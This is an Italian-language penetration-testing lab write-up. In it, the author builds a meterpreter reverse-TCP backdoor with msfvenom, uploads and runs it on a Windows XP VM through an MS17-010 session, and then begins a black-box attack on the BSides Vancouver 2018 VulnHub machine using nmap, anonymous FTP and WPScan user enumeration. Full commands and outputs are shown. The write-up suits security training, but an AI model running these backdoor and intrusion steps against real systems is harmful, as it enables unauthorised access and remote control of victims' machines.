
```
meterpreter > webcam_list
[-] No webcams were found
```

```
meterpreter > screenshot
Screenshot saved to: /home/kali/Vrpymtiy.jpeg
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Screenshot salvato sulla macchina Kali:

Screenshot dentro la cartella di Kali:




## Creazione della Backdoor(Punto 8):

Per prima cosa andiamo a creare la nostra backdoor(Malware) utilizzando msfvenom: 'msfvenom -p windows/meterpreter_reverse_tcp LHOST=192.168.90.100 LPORT=4444 -f exe > shell-x86.exe' Inserendo l'indirizzo ip di kali(dell'attaccante) e la porta 4444. In questo modo verrà creato un malware exe da inviare alla nostra macchina di windows xp 32 bit:

```
┌──(kali㉿kali)-[~]
└─$ cd Desktop

┌──(kali㉿kali)-[~/Desktop]
└─$ msfvenom -p windows/meterpreter_reverse_tcp LHOST=192.168.90.100 LPORT=4444 -f exe > shell-x86.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 175686 bytes
Final size of exe file: 250880 bytes

┌──(kali㉿kali)-[~/Desktop]
└─$
```

:

Successivamente avvio un altra console di metasploit, e utilizzo il multi/handler che sarebbe un tools il quale supporta ogni tipo di payload e rimane in ascolto in attesa della connessione della vittiam e lo lasciamo in ascolto sulla porta 4444 come nel file exe che avevamo creato.

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.90.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.90.100:4444
```

Utilizzo la sessione di meterpreter avviata prima con l'exploit 'exploit/windows/smb/ms17_010_psexec' per caricare il malware sulla macchina windows xp della vittima utilizzando il comando upload In questo modo verrà caricata la shell su 'C:/windows/system32 della vittima'.

```
meterpreter > upload /home/kali/Desktop/shell-x86.exe
[*] Uploading  : /home/kali/Desktop/shell-x86.exe → shell-x86.exe
[*] Uploaded 245.00 KiB of 245.00 KiB (100.0%): /home/kali/Desktop/shell-x86.exe → shell-x86.exe
[*] Completed  : /home/kali/Desktop/shell-x86.exe → shell-x86.exe
```


Eseguo la nuova shell caricata con il comando execute di meterpreter: 'execute -f shell-x86.exe'.

```
meterpreter > execute -f shell-x86.exe
Process 1816 created.
meterpreter >
```

Ottengo la nuova sessione meterpreter sul multi/handler che era rimasto in ascolto alla porta 4444:

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.90.100:4444
[*] Sending stage (175686 bytes) to 192.168.90.101
[*] Meterpreter session 8 opened (192.168.90.100:4444 → 192.168.90.101:1043) at 2023-06-19 08:40:44 -0400

meterpreter >
```

Come potete vedere la macchina remota è stata infettata correttamente ed è stato caricato un altro tipo di backdoor che intercetta la connessione della macchina remota. Screen del processo del malware exe:




## GIORNO 3 – BlackBox Bsides Vancouver 2018 -

**Obiettivo**

Scaricare ed importare una macchina virtuale da questo link: https://download.vulnhub.com/bsidesvancouver2018/BSides-Vancouver-2018-Worksh op.ova.
Effettuare quindi gli attacchi necessari per diventare root. Sono presenti almeno 2 modi per diventare root su questa macchina.
Nel frattempo, studiare a fondo la macchina per scoprire tutti i segreti.
L'ipotesi è che noi andiamo in azienda e dobbiamo attaccare quella macchina / quel server dall'interno dell'azienda, di cui non sappiamo nulla, per questo è detto test di BlackBox.

**Descrizione**

Nel contesto del penetration testing, una "black box" si riferisce a un approccio in cui i tester hanno zero conoscenza interna del sistema o dell'applicazione che stanno testando. Si simulano attacchi esterni per identificare vulnerabilità e difetti di sicurezza senza accesso privilegiato alle informazioni interne del sistema.

# Primo avvio: Scansioni & Protocollo ARP

Dopo aver installato la macchina vancouver su virtualbox effettuo uno scan con lo strumento di rete 'arp-scan che è utilizzato per scansionare e rilevare dispositivi connessi a una rete locale utilizzando il protocollo ARP in questo modo vengo a conoscenza dell'indirizzo IP della macchina Vancouver.

```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:7e:9a:7a, IPv4: 192.168.56.3
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    3e:22:fb:38:68:64       (Unknown: locally administered)
192.168.56.2    08:00:27:a7:30:27       (Unknown)

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.855 seconds (138.01 hosts/sec). 2 responded
```


Successivamente eseguo uno scan con nmap della macchina remota in modo da ottenere le porte aperte ed eventuali vulnerabilità:

```
┌──(kali㉿kali)-[~]
└─$ nmap -A -Pn -p- 192.168.56.2 -oN all_tcp.nmap
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-20 09:48 CEST
Nmap scan report for 192.168.56.2
Host is up (0.0015s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.3
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 2.3.5 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 859f8b5844973398ee98b0c185603c41 (DSA)
|   2048 cf1a04e17ba3cd2bd1af7db330e0a09d (RSA)
|_  256 97e5287a314d0a89b2b02581d536634c (ECDSA)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_/backup_wordpress
|_http-server-header: Apache/2.2.22 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.29 seconds
```


Trovo che esiste un possibile accesso FTP anonimo e un Backup di un sito Wordpress non utilizzato che potrebbero interessarmi, per prima cosa verifico se con l'utente 'anonymous' di ftp posso ottenere informazioni e utilizzo il comando 'ftp' per connettermi al ftp come utente anonimo e infine dopo aver trovato il file users.txt.bk decido di scaricarlo con il comando 'get' di ftp :

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.56.2
Connected to 192.168.56.2.
220 (vsFTPd 2.3.5)
Name (192.168.56.2:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||55921|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
226 Directory send OK.
ftp> cat
?Invalid command.
ftp> cd
(remote-directory) ls
550 Failed to change directory.
ftp> ls
229 Entering Extended Passive Mode (|||5877|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||61859|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0              31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> cat
?Invalid command.
ftp> cat 1
?Invalid command.
ftp> cat 0
?Invalid command.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||35588|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****************************************************************************************|    31       14.00 KiB/s    00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (8.70 KiB/s)
ftp> exit
221 Goodbye.
```


Anche dalla gui si poteva trovare scrivendo 'ftp://192.168.56.2' e si aprirà una cartella contenente il file :




Il contenuto del file 'users.txt.bk' sembra essere una vecchia lista di utenti, un backup magari di wordpress?




Successivamente decido di controllare il link fornito da nmap("http://192.168.56.2/backup_wordpress/") tramite anche il file 'robots.txt' il quale effettua un indicizzazione per non trovare la cartella 'backup_wordpress' con il parametro DISALLOW, vuol dire che sta cercando di nasconderla a tutti i motori di ricerca:




Trovo un blog di wordpress abbandonato su questo indirizzo:("http://192.168.56.2/backup_wordpress/")




# Bruteforce Wordpress:

Dopo aver trovato dei nomi utenti dalla lista ottenuta da ftp prima decido di utilizzare un programma chiamato Wpscan che è uno strumento di sicurezza utilizzato per la scansione e l'analisi delle vulnerabilità di siti web basati su WordPress. Quindi cerco di

verificare se gli utenti esistono davvero facendo l'enumerazione degli utenti sul sito di wordpress(''http://192.168.56.2/backup_wordpress/'') utilizzando il comando: 'wpscan --url 192.168.56.2/backup_wordpress --enumerate ap --enumerate u'

```
┌──(kali㉿kali)-[~]
└─$ wpscan --url 192.168.56.2/backup_wordpress --enumerate ap --enumerate u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.22
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.56.2/backup_wordpress/ [192.168.56.2]
[+] Started: Wed Jun 21 10:02:28 2023
```

Mi trova che sono reali gli utenti john e admin

```
[i] User(s) Identified:

[+] john
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] admin
